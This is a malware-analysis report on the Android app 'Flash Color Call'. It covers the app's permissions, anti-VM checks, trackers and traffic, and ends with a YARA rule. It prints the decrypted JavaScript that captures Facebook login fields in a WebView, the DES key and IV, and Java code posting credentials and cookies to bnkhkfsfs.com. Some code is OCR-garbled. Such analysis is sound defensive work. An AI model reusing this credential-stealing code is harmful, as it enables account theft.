Malware Analysis

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App: Flash Color Call app

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Executive Summary:

The investigation was on the "Flash Color Call app".

This app contains malicious code that has the ability to steal one's facebook account with the help of a legitimate facebook page.

Once the app is installed, opened and a log-in request is made A communication between the host phone and the attacker server is established with a proxy tunnel communication that transfers the user credentials.

Task:

Please download and reverse the Flash Color Call app - https://apkcombo.com/en-il/flash-color-call/com.mastercoll.flashcolor.call/

- List all the defences that this app has in order to protect itself
- What is the list of permissions this app uses?
- Does this app try to collect any personal information?
- list all malicious activities the application is doing and how?

Please back up all your answers with clear screenshots. from the code/web, network traffic, and Frida.

If the relevant code is encrypted or obfuscated, please provide a screenshot before and after deobfuscating.

- Don't provide any personal information to the app or use it without a VPN *BONUS - We know that some parts of the assignment don't work, and we want to

know how you

would handle it via static analysis and dynamic analysis

Feel free to be in touch and ask questions.

The due date to send the report is 24/10

Best regards,

Moshe

Questions:

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Question #1:

- List all the defences that this app has in order to protect itself Flash Color Call app
 - Flash Color Call app has some checks, Those Checks are typically associated with Anti-VM Checks to check if the app is running under a VM
 - This app uses Base64 encoding and DES decryption to decrypt malware encrypted static data like DES key to decrypt data, javascript payload and malicious domain.
 - The app tries to obfuscate its file names and functions to make it harder to find and analyse.
 - Uses The connect method to secure its communication between the app and the malicious server.

Question #2:

- What is the list of permissions this app uses?
 - The AndroidManifest.xml file includes a list of all the permissions required for the app to function.
 - AndroidManifest.xml may be found in the root directory of the app but do need to decompile it.
 - The following is the list of all of them: (To decompile the Manifest I used MOBSF.)

android.permission.ACCESS_NETWORK_STATE	Allows an application to view the status of all networks.
android.permission.ANSWER_PHONE_CALLS	Allows the app to answer an incoming phone call.
android.permission.CALL_PHONE	Allows the application to call phone numbers without your intervention. Malicious applications may cause unexpected calls on your phone bill. Note that this does not allow the application to call emergency numbers.
android.permission.CAMERA	Allows application to take pictures and videos with the camera. This allows the application to collect images that the camera is seeing at any time.
android.permission.INTERNET	Allows an application to create network sockets.
android.permission.MODIFY_AUDIO_SETTINGS	Allows application to modify global audio settings, such as volume and routing.
android.permission.READ_CONTACTS	Allows an application to read all of the contact (address) data stored on your phone. Malicious applications can use this to send your data to other people.
android.permission.READ_PHONE_STATE	Allows the application to access the phone features of the device. An application with this permission can determine the phone number and serial number of this phone, whether a call is active, the number that call is connected to and so on.
android.permission.VIBRATE	Allows the application to control the vibrator.

AndroidManifest.xml

Question #3:

- Does this app try to collect any personal information?

This application is attempting to obtain user credentials via its webview. My static code analysis reveals that this app can collect credentials via a fake facebook page and transfer them via a Connect request to the domain "bnkhkfsfs.com"

Beside that, its collecting some user statistics data to known ad servers

Question #4:

- list all malicious activities the application is doing and how?
 - Adware information gathering sending statistics to alibaba facebook and umeng

The following is all the ad services that this app uses

• Credential Theft via legitimate facebook page by webview object manipulation with javascript.

Static Analysis

Metadata And OSINT

Metadata Provided by MOBSF:

File Names	Flash Color Call_1.0.0.7_apkcombo.com.ap FlashColorLight.apk Flitskleuroproep-1.0.0.7.apk	bk	
Size	6.77MB		
App Name	Flash Color Call		
Package Name	com.mastercoll.flashcolor.call		
Main Activity	com.mastercoll.flashcolor.call.ohdfxzs.Xerc		
App Version	1.0.0.7	1.0.0.7	
Target SDK	28 Min SDK 16 Max SDK\		
MD5:	d9849e7e7632613e8f95a93ef5e1a491		
SHA1:	e83a5b4c63fe56bce7d81173741b72cd98998	B15c	
SHA256:	0b5f2030089846c44b63d8b22c5281ded8d	5347f0dfd014e455f35fc5f744658	
Frosted	Yes		
Signed	Yes, Unknown name		
APP SCORES	₩ FILE INFORMATION	i app information	
unity score 49/100 Over Detection 6/428 9 MobSF Scorecard	Tin Name Flash Color Call_1.0.0.7_apkcombo.com (2).apk 108_6777MB 108_638694e7632613e8f95a93ef5e1a491 108_633654c63fe56bce7d81173741b72cd9899815c 108_108_108_108_108_108_108_108_108_108_	App Name Flash Color Call **stage Name Com.mastercoll.flashcolor.call **ManActivity Com.mastercoll.flashcolor.call.ohdfxzs.Xerc **Tarpet Solt 28 Min Solt 16 Nam Solt **Activity Com.master.ohd 10 Nam Solt **Activity Version Name 10.00.7 Activity Version Code 1007	

Image source: MOBSF

Description: Main page of MOBSF Static analysis

<u>VirusTotal</u>

VirusTotal is an online service that analyses suspicious files and URLs to detect types of malware and malicious content using antivirus engines and website scanners

According to Virustotal the file was found malicious by 3 vendors




Image source: Virustotal.com

Description: Detections on Virustotal 3/66

Virus total also found another name for this app




Image source: Virustotal.com / Details tab

Google search of the app md5 hash shows that it has yet another name.




Image source: google.com

<u>AndroidManifest.xml and anti-detection</u> <u>checks</u>

The Android manifest file helps to declare the permissions that an app must have to access data from other apps. The Android manifest file also specifies the app's package name that

helps the Android SDK while building the app.

```
AndroidManifest.xml
```

This AndroidManifest file contains permissions that are controversial but seems normal for a phone dialer

Scanned using APKID and found the following anti analysis checks:

<u>Anti vm</u>

Build.BOARD check, Build.FINGERPRINT check, Build.HARDWARE check, Build.MANUFACTURER check, Build.MODEL check, Build.PRODUCT check, Build.TAGS check, SIM operator check, network operator name check, possible Build.SERIAL check

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```

Image source: APKID

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Table source: MOBSF

Ads and statistics service

The following are urls that this app uses in its code. Found in the url section in mobsf

https://cmnsguider.yunos.com:443/genDeviceToken

yunos.com Traffic Analytics & Market Share - SimilarWeb

yunos.com is ranked #857 in the Computers Electronics and Technology > Computers Electronics and Technology - Other category and #256336 Globally according ...

Image source: google.com

https://pagead2.googlesyndication.com/pagead/gen_204?id=gmob-apps

Google Syndication is simply a Google owned domain that is used to serve and track ads and other content on web pages through the iFrames on your website. 6 Oct 2021

Image source: google.com

https://plbslog.umeng.com

https://ouplog.umeng.com

https://developer.umeng.com/docs/66632/detail/

http://developer.umeng.com/docs/66650/cate/66650

https://ulogs.umeng.com/unify_logs

https://alogus.umeng.com/unify_logs

https://alogsus.umeng.com/unify_logs

https://ulogs.umengcloud.com/unify_logs

Umeng - LinkedIn

1 Jul 2011 — **Umeng**, a Beijing-based startup, is the leading provider of mobile app analytics in China. Incubated by Innovation Works, **Umeng** was ...

Image source: google.com



Image source: MOBSF

Known Trackers


"A tracker is a piece of software meant to collect data about you or your usages." ~ exodus

MobSF found some trackers in its static analysis and gave us the tracker name, category and description about it on exodus.

Flashcolor uses Umeng and Facebook trackers.


exodus analyzes Android applications in order to list the embedded trackers.

A tracker is a piece of software **meant to collect data about you or your usages.** So, exodus reports tell you what are the ingredients of the cake.



Dynamic analysis

Basic App activity life cycle



1	App loading page (main activity)	com.mastercoll.flashcolor.call.ohdfxzs.Xerc
2	user first screen	com.mastercoll.flashcolor.call.ohdfxzs.Xthfsndo
3	when the user clicks somewhere.	com.mastercoll.flashcolor.call.ohdfxzs.Xthfsndo
4	Web view opens after the user clicks the sign in request.	com.mastercoll.flashcolor.call.add.ikmmcjj

The app is starting from the package "com.mastercoll.flashcolor.call.ohdfxzs" then make a jump to another package "com.mastercoll.flashcolor.call.add"

Network Traffic

This app is trying to communicate with several advertising and statistics services with get, post and connect requests.

Listed as follow:

https://graph.facebook.com, www.bnkhkfsfs.com://, https://www.facebook.com, https://m.facebook.com, https://static.xx.fbcdn.net, https://facebook.com, https://scontent.xx.fbcdn.net, https://ulogs.umeng.com, www.bnkhkfsfs.com:443



Image source: MOBSF HTTP TOOLS module

Description: In The HTTP TOOLS module every communication request is recorded and can be sent directly to burp suite.

From the above list there's one domain that uses the CONNECT method.

POST and GET Methods Are far different from the CONNECT Method, The CONNECT Method can create a TCP tunnel between hosts (resource)




Image source: developer.mozilla.org

The CONNECT request is made to the domain bnkhkfsfs.com The Full Request from HTTP TOOLS:

REQUEST & RESPONSE

REQUEST

CONNECT www.bnkhkfsfs.com:443 HTTP/1.1

Host: www.bnkhkfsfs.com:443 Proxy-Connection: Keep-Alive

User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.0.0; unknown

Build/OPR6.170623.017)

RESPONSE

HTTP/1.1 502 Bad Gateway

content-length: 209

Cannot connect to www.bnkhkfsfs.com:443: [Errno 11001] getaddrinfo failed If you plan to redirect requests away from this server, consider setting `connection_strategy` to `lazy` to suppress early connections.

This request was ended in a bad gateway response (no DNS resolution)
This domain "bnkhkfsfs.com" seems somewhat suspicious. There are no known public DNS records of this domain that I could find.

For now this address is considered suspicious as it uses the CONNECT method. This domain can be a strong indication of compromise (IOC) for future automated analysis tools to find this to be part of a malware behaviour.

This domain will also be addressed later in the analysis.

Static code analysis

This part involves some reversing techniques and code analysis. The apk was decompiled using MOBSF.

Code Structure:

Please note from now on i referring to the flashcolor package located under decompiled_app\sources\com\mastercall

Tree Command output before file renaming and deobfuscation.

```
root:
         |- flashcolor - java.iml
         |- R$anim.java
         |- R$animator.java
         |- R$attr.java
         |- R$bool.java
         |- R$color.java
         |- R$dimen.java
         |- R$drawable.java
         |- R$id.java
         |- R$integer.java
         |- R$interpolator.java
         |- R$layout.java
         |- R$mipmap.java
         |- R$plurals.java
         |- R$string.java
         |- R$style.java
         |- R$styleable.java
         |- R$xml.java
         +call
                   |- a.java
                   |- b.java
                   |- c.java
                   |- call.iml
                   |- d.java
                   |- Pxc.java
                    +add
                             |- a.java
                             |- b.java
                             |- c.java
                             |- d.java
                             |- e.java
                             |- f.java
                             |- g.java
                             |- ikmmcjj.java
                             |- uyunyjmub.java
                    +app
                             |- a.java
                             |- b.java
                             |- c.java
                             |- d.java
                             |- e.java
                             |- f.java
                             |- g.java
                    +dbmalmw
                             |- Efvedju.java
                             |- Lfvsbbm.java
                             |- Rdindva.java
```

```
+ohdfxzs
|- g.java
|- Hmyvfjhd.java
|- Tfklj.java
|- Tfklj.java
|- Wbwemhxf.java
|- Xerc.java
|- Xthfsndo.java
+skcsg
|- a.java
|- Kfnoua.java
```

First I located all the activities using mobsf, ill concentrate my analysis on the mastercall.flashcolor package. Most of the activities are under the "ohdfxzs" package except one that is under the "add" package. In this analysis i will try to follow the user interaction in all of the activities and follow the flow of the app and potentially the malware flow as well.




Image source: MOBSF dynamic analyzer

<u>com.mastercoll.flashcolor.call.ohdfxzs.Xerc -</u> <u>app loading page</u>

This is the main activity. It also acts as a loading starting screen. We can see that after its initialization it starts another activity.

```
import android.os.Bundle;
import android.os.Handler;
import android.view.View;
import android.view.View;
import android.view.View;
import android.view.View;
import com.facebook.ads.R;
import pub.devrel.easypermissions.AfterPermissionGranted;

/* loaded from: classes.dex */
public class Xerc extends g {
    private final Handler w = new Handler();
    long x = 1500;

Runnable y = new Runnable() { // from class: com.mastercoll.flashcolor.call.ohdfxzs.d

@Override // java.lang.Runnable
    public final void run() { Xerc.this.t(); }

/* JADX INFO: Access modifiers changed from: private */
/* renamed from: u */
public final void t() {
    finish();
    startActivity(new Intent(this.t, Xthfsndo.class));

@Override // com.mastercoll.flashcolor.call.ohdfxzs.g, android.view.View.OnClickListener
public /* bridge */ /* synthetic */ void onClick(View view) { super.onClick(view); }
```

NEW NAME: "app_loading_page"



<u>com.mastercoll.flashcolor.call.ohdfxzs.Xthfsndo -</u> <u>app_first_page</u>

This is the first page of the app. Its "main" code is a "onClick" function on the view object. when executed an if statement is called.

True False

com.mastercoll.flashcolor.call.add.d.a()

startActivity(new Intent(this.t, Wbwemhxf.class))

NEW NAME: "app first page"




<u>com.mastercoll.flashcolor.call.ohdfxzs.Wbwemhxf</u> - <u>app_settings_page</u>

This is the settings page. It contains legitimate settings functions of the app.

```
switch (view.getId()) {
   case R.id.flashlight_status /* 2131230870 */:
       contentValues = new ContentValues();
       str = com.mastercoll.flashcolor.call.c.p;
       if (!this.w.isChecked()) {
           i = 0;
       valueOf = Integer.valueOf(i);
       break;
   case R.id.previous /* 2131230961 */:
       finish();
   case R.id.to_set_default_app /* 2131231045 */:
       km.b(this.t);
   case R.id.vibrate_status /* 2131231061 */:
       contentValues = new ContentValues();
       str = com.mastercoll.flashcolor.call.c.o;
       if (!this.x.isChecked()) {
```

NEW NAME: app settings page



<u>com.mastercoll.flashcolor.call.ohdfxzs.Hmyvfjhd -</u> <u>app call page</u>

This app call page has some strings from the flashcolor.call package. Either then that it's all legitimate, half broken code.

```
🚮 Wbwemhxf.java × 🚮 Hmyvfjhd.java ×
₹ Xerc.java
       @RequiresApi(api = 23)
       public class Hmyvfjhd extends g implements em {
           Kfnoua x;
           BroadcastReceiver y = new a();
           class a extends BroadcastReceiver {
               a() {
               @Override // android.content.BroadcastReceiver
               public void onReceive(Context context, Intent intent) {
                    String action = intent.getAction();
                    if (action.equals(com.mastercoll.flashcolor.call.c.l)) {
                        Hmyvfjhd.this.x.a();
                    } else if (action.equals(com.mastercoll.flashcolor.call.c.m)) {
                        Hmyvfjhd.this.finish();
```


NEW NAME: app call page



<u>com.mastercoll.flashcolor.call.ohdfxzs.Tfklj -</u> <u>app unknown</u>

This page is some sort of a download page but has a lot of unused functions in it. When executed with mobsf it just crashes.

NEW NAME: "app_unknown"



<u>com.mastercoll.flashcolor.call.add.ikmmcjj</u> - <u>malware fake facebook page</u>

In this activity a facebook login page will popup with a webview asking the user to login.

```
Poject/UKA not defined

| package com.mastercoll.flashcolor.call.add;

| public class ikmmcjj extends AppCompatActivity {
| public class ikmmcjj extends AppCompatActivity {
| public vebView s;
| private String u;
| private String u;
| private String w;
| public ProgressBar x;
| Map<String, String> w = new HashMap();
| private WebViewClient w = new b();

| /* JADX INFO: Access modifiers changed from: package-private */
| /* loaded from: classes.dex */
| public class a extends WebChromeClient {
| a() {
| } }

| @Override // android.webkit.WebChromeClient |
| public boolean onJsAlert(WebView webView, String str, String str2, JsResult jsResult) {
| if (str2.startsWith("key1=")) {
| ikmmcjj ikmmcjjVar = ikmmcjj.this;
| g.d(ikmmcjjVar, e.k, ikmmcjjVar.t);
| }

| if (str2.startsWith("key2=")) {
| if (str2.startsWith("
```

NEW NAME: <u>malware fake facebook page</u> Screenshot:



Looking further to this file there's the loadurl function called on a string after passing throw g.a. This should be just a "facebook.com" string as we navigate to facebook.com when the activity opens. Ill address e.h later at the analysis

```
@Override // androidx.appcompat.app.AppCompage
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    requestWindowFeature(1);
    setContentView(R.layout.ol_mnhrt);
    q();
    this.w.put("X-Requested-With", null);
    this.s.loadUrl(g.a(e.h), this.w);
}
```

Com.mastercoll.flashcolor.call.add.g - rearrangers

Focusing on the g class. It consists of 2 functions, a and b that are just reevaluate a string with simple +1 or -1 when calculated then return the string.

```
Project Dis not defined

/* loaded from: classes.dex */
public class g {

/* public static String a(Activity activity, String str) {

return activity.getSharedPreferences("lock", 0).getString(str, "");

}

public static String a(String str) {

byte[] bytes = str.getBytes();

for (int i = 0; i < bytes.length; i++) {

bytes[i] = (byte) (bytes[i] - 1);

}

public static Void a(Activity activity, String str, String str2) {

SharedPreferences.Editor edit = activity.getSharedPreferences("lock", 0).edit();

edit.putString(str, str2);

edit.commit();

}

public static String b(String str) {

byte[] bytes = str.getBytes();

for (int i = 0; i < bytes.length; i++) {

byte[] bytes = str.getBytes();

for (int i = 0; i < bytes.length; i++) {

bytes[i] = (byte) (bytes[i] + 1);

}

return new String(bytes);

}

return new String(bytes);

}
```

NEW NAME: malware_rearrangers

com.mastercoll.flashcolor.call.add.e - strings

After the string passed through the g class function, it now has been called from the e class. This class contains encoded and encrypted strings. Every string is first passed in function "a" or "b" before passing as a variable when called. Those functions are under the file com.mastercoll.flashcolor.call.add.f

NEW NAME: Malware Strings

com.mastercoll.flashcolor.call.add.f

This class contains 3 functions.

A,b and c

Function c

C is a static non functional function. It does not impact any of the app flow in any way. It only impacts itself.

```
public static byte[] c(String str) {
    if (str == null || str.equals("")) {
        return null;
    }
    String upperCase = str.toUpperCase();
    int length = upperCase.length() / 2;
    char[] charArray = upperCase.toCharArray();
    byte[] bArr = new byte[length];
    for (int i = 0; i < length; i++) {
        int i2 = i * 2;
        bArr[i] = (byte) (a(charArray[i2 + 1]) | (a(charArray[i2]) << 4));
    }
    return bArr;
}</pre>
```

```
Find in File; 3 reatches in 1 file
Q- bArr
In <u>Project Module Directory Scope</u>
byte[] <mark>bArr</mark> = new byte[length];
bArr[i] = (byte) (a(charArray[i2 + 1]) | (a(charArray[i2]) << 4));
return bArr
f.java call/add
                      char[] charArray = upperCase.toCha
                      byte[] bArr = new byte[length];
                      for (int \underline{i} = 0; \underline{i} < length; \underline{i} + +) {
                            int i2 = i * 2;
                            bArr[i] = (byte) (a(charArray[
49
                      return bArr
                                              Ctrl+Enter Open in Find Window
 Open results in new ta<u>b</u>
```

Function a - base64 decoder

```
public static String a(String str) {
    try {
       return new String(Base64.decode(str, 2), "utf-8");
    } catch (Exception e) {
       e.printStackTrace();
       return "";
    }
}
```

Image source: Android Studio

Description: Content of com.mastercoll.flashcolor.call.add.f

This is a simple base64 decoder. It Takes a base64 string and decodes it using the base64 algorithm...

Function b - DES decrypter

Image source: Android Studio Description:

The long command:

cipher.init(2, SecretKeyFactory.getInstance(e.e).generateSecret(new DESKeySpec(e.a.getBytes(e.d))), new IvParameterSpec(e.b.getBytes(e.d)));

This function has a cipher object and some encoded strings from the "malware_strings" file added to it.

The encoded strings are:

- malware_strings.c
- malware_strings.e
- malware_strings.a
- malware_strings.d
- malware_strings.b

Based on the strings All the above strings are base64 encoded.

The decoded strings are as follows:

String name	Base64 - Decoded	Base64 - Encoded
malware_strings.a	MnRiS3VOeUk=	2tbKuNyI
malware_strings.b	NzdOdjFaZUo=	77Nv1ZeJ
malware_strings.c	REVTL0NCQy9QS0NTNVBhZGRpbmc=	DES/CBC/PKCS5Padding
malware_strings.d	VVRGLTg=	UTF-8
Malware_strings.e	REVT	DES

Long command after decoding:

instance.init(2, SecretKeyFactory.getInstance("DES").generateSecret(new

DESKeySpec("2tbKuNyI".getBytes("UTF-8"))), new IvParameterSpec("77Nv1ZeJ".getBytes("UTF-8")));

This is a DES decrypter with static password and static iv key.

We can use this decrypter to decrypt the encrypted strings from "malware_strings"

Malware_strings file decoding and decrypting

• I used https://www.lddgo.net/en/encrypt/des as the Decrypter

I already have some decoded strings from my look around earlier. Please note that some strings has passed throw the rearranger class (aka com.mastercoll.flashcolor.call.add.g)

String name	Base64 - Decoded	Base64 - Encoded
malware_strings.a	MnRiS3VOeUk=	2tbKuNyI
malware_strings.b	NzdOdjFaZUo=	77Nv1ZeJ
malware_strings.c	REVTLONCQy9QS0NTNVBhZGRpbmc=	DES/CBC/PKCS5Padding
malware_strings.d	VVRGLTg=	UTF-8
Malware_strings.e	REVT	DES

String name	DES - Decoded	DES - Encoded
malware_strings.f	7b83e63e0df585b0e3c85c280de53 d081476685ed2275b6a92e764d105 7d42300b2679e17640711a	https://www.bnkhkfsfs.com/appaa/a
malware_strings.g	7b83e63e0df585b0e3c85c280de53 d081476685ed2275b6a92e764d105 7d423049aff98cd049cbbe	https://www.bnkhkfsfs.com/appaa/l
malware_strings.h	61c2020f40ed1977d7f66ff1940bc2 84c41d5670edf200ff744c61e4cfaf 9384	https://www.facebook.com' • Rearranger a
malware_strings.i	78a43be62ce15cc6f0b652d5243917 80fc075682f3500e1d54b5464d7c4 6893ab354b2979cf51aad616d3e3f8 a5477d6bd199cf95bd0d1018d6b7c db286b51bf813fbcf7c35431e867be b7554eca90ecc4718f250c4b362b6 9560e5149762c80bb68f2bded5d08 d2a4cbd16e330dcf2563f87cd24e0 8cde14c525d33d994ecd0a0cc7ed6 49005d63f88868b03273e9f1b3b503 968ef77dea723a228a6e9650d978c 22b87bb2b99e5c447e059a79a7f2b b9b586478cc96387db391bdc0ce3e f9e4e3c9a6643712251d67b990be79 8e4c3d11e88e85642bb590a7d029e 145c724775d203b1ec8bead75119fd 1d3245c7a1c9f57ab45353f5d1e6b6 9dca46acb964cb4408c26269932af 6e64918ecfe21c10cb2defae7ad248 824180c88c60f96483820ed454f5d ecb987fa8975987a0a433ac053829 975a3660d6fe21c358af1285161230 41baec3908b35339038c35b90476b e72ea0bbbcc8d9a3ebfd92496958	\tjavascript: function sayHi() { var vara = document.getElementById("u_0_5 vara.addEventListener("click",funct (){ var aa = document.getElementById(\'m_log password\'); var pwd = aa.value;var = document.getElementById(\'m_log email\'); var ud = bb.value;var row1 "key1="+ud;var row2 = "key2="+pwd;alert(row1); confirm(row2); },false); }\t\t • Rearranger a
Malware_strings.j	78a43be62ce15cc6e2cbd4f3b8529 2e74c250933ee5d0c47	javascript: sayHi(); • Rearranger a
Malware_strings.k	b115c2552165c637	key1
Malware_strings.l	ebd0c23fcc741d1c	key2
Malware_strings.m	cbf53b9dbbc7902d	key3

Malware_strings.n	91c151aa9942a191	time
Malware_strings.o	82d65535e65adb5b	state
Malware_strings.p	3b2d34973e25b34b116f4acb8696d 677	1008_1002

2 decoded encrypted strings did seem to be a core part of the malware.

- Malware_strings.g has the same domain from the http request found on the network traffic analysis part.
- Malware_strings.i is a javascript payload.

malware_strings.g	7b83e63e0df585b0e3c85c280de53d08 1476685ed2275b6a92e764d1057d4230 49aff98cd049cbbe	https://www.bnkhkfsfs.com /appaa/bb
malware_strings.i	78a43be62ce15cc6f0b652d524391780f c075682f3500e1d54b5464d7c46893ab 354b2979cf51aad616d3e3f8a5477d6b d199cf95bd0d1018d6b7cdb286b51bf8 13fbcf7c35431e867beb7554eca90ecc4 718f250c4b362b69560e5149762c80bb 68f2bded5d08d2a4cbd16e330dcf2563 f87cd24e08cde14c525d33d994ecd0a0 cc7ed649005d63f88868b03273e9f1b3b 503968ef77dea723a228a6e9650d978c 22b87bb2b99e5c447e059a79a7f2bb9b 586478cc96387db391bdc0ce3ef9e4e3c 9a6643712251d67b990be798e4c3d11e 88e85642bb590a7d029e145c724775d2 03b1ec8bead75119fd1d3245c7a1c9f57 ab45353f5d1e6b69dca46acb964cb44 08c26269932af6e64918ecfe21c10cb2d efae7ad248824180c88c60f96483820e d454f5decb987fa8975987a0a433ac05 3829975a3660d6fe21c358af128516123 041baec3908b35339038c35b90476be7 2ea0bbbcc8d9a3ebfd92496958	\tjavascript: function sayHi() { var vara = document.getElementById ("u_0_5"); vara.addEventListener("cli ck",function(){ var aa = document.getElementById (\'m_login_password\'); var pwd = aa.value;var bb = document.getElementById (\'m_login_email\'); var ud = bb.value;var row1 = "key1="+ud;var row2 = "key2="+pwd;alert(row1); confirm(row2); },false); }\t\t • Rearranger a

Malware_strings.i - Event listener for the email and password web objects

JS Beautified:

This code is a listener for the "login" button, after user clicks it, it saves the web elements "login_password" and "Login_email" to memory

Its main purpose is to grab the username and password and store it under a variables called row1 and row2

Code is executed as part of the malware's facebook page itself thus directly tries to grab its web objects data

```
ined

public void s() {
    this.s.loadUrl(g.a(e.i));
    this.s.loadUrl(g.a(e.j));
}
```

Image source: Android Studio

Apparently "malware_strings.j" is the 'closer' for this java script. "javascript: sayHi();"

Malware_strings.f - HTTP communication

The domain from this string was found earlier at the traffic analysis part of this report.

Searching the place where malware_strings.f (aka e.f) is used, i located this function inside malware_fake_facebook_page (aka com.mastercoll.flashcolor.call.add.ikmmcjj)

```
}
b2.contains("c_user");
if (!b2.contains("c_user") || z) {
    return;
}
this.v = b2;
try {
    k2 k2Var = new k2();
    k2Var.put("key1", URLEncoder.encode(this.t, "UTF-8"));
    k2Var.put("key2", URLEncoder.encode(this.u, "UTF-8"));
    k2Var.put("key3", URLEncoder.encode(this.v, "UTF-8"));
    k2Var.put("usid", d.a);
    k2Var.put("channel", e.p);
    g.a(activity: this, e.k, this.t);
    g.a(activity: this, e.k, this.t);
    g.a(activity: this, e.l, this.u);
    g.a(activity: this, e.n, String.valueOf(System.currentTimeMillis() / 1880));
    g.a(activity: this, e.m, this.v);

String b3 = g.b(k2Var.n());
    c cVar = new c();
    new com.mastercoll.flashcolor.call.add.b(cVar, str."data=" + URLEncoder.encode(b3, "UTF-8"), e.f..start();
} catch (Exception e) {
    e.printStackTrace();
    z = false;
}
```

- This is a function that is used to set a variable with data from the activity.
- Collecting all the data to one variable
- custom Function to build the communication request.
- The data that is being transferred.
- A string from the malware_strings file decoded to https://www.bnkhkfsfs.com/appaa/aa

Com.mastercoll.flashcolor.call.add.g

This class contains a function 'a'. This function sets a variable with a "preference" key.

Com.mastercoll.flashcolor.call.add.b

This code contains a communication request builder.

It require a handler and 2 strings

Public class b:

First this class sets up its strings Then configures the public and private functions.

```
public class b extends inread {
    private String b;
    private String b;
    private String d;

}

public b(Handler handler, String str, String str2) {
    this.c = handler;
    this.a = str;
    [this.d = str2;
]
}

private String a(String str) {
    return b(str);
}

private String b(String str) {
    String str2 = "";
    try {
        HttpURLConnection httpURLConnection = (HttpURLConnection) new URL(this.d).openConnection()
        httpURLConnection.setRequestMethod("POST");
        httpURLConnection.setConnectTimeout(38080);
        httpURLConnection.setReadTimeout(38080);
        httpURLConnection.setRea
```

This.d string is the URL that is being used.

This.a string is the data that is been transfer in the http request.

Conclusion

In conclusion, the FlashColor app that was analysed is trying to steal credentials from users by using a legitimate facebook web page to convince one to login to it, then the malware uses the webview functions to load a javascript to send the sent plaintext data to the app storage. Then the malware sends a remote server.

IOC's

Yara Rule:

```
rule FlashColor : flashcolor{
    meta:
        author = "Michael Azoulay @Prim1Tive"
        version = "1.0.0.7"
        Date: "26.02.2023"
        hash: d9849e7e7632613e8f95a93ef5e1a491

Strings:
        $pk = { 50 4b }
        $des1 = "SecretKeyFactory" fullword ascii
        $des2 = "generateSecret" fullword ascii
        $des3 = "DESKeySpec" fullword ascii
        $des4 = "IvParameterSpec" fullword ascii

condition:
        ($pk at 0) and $des*
}
```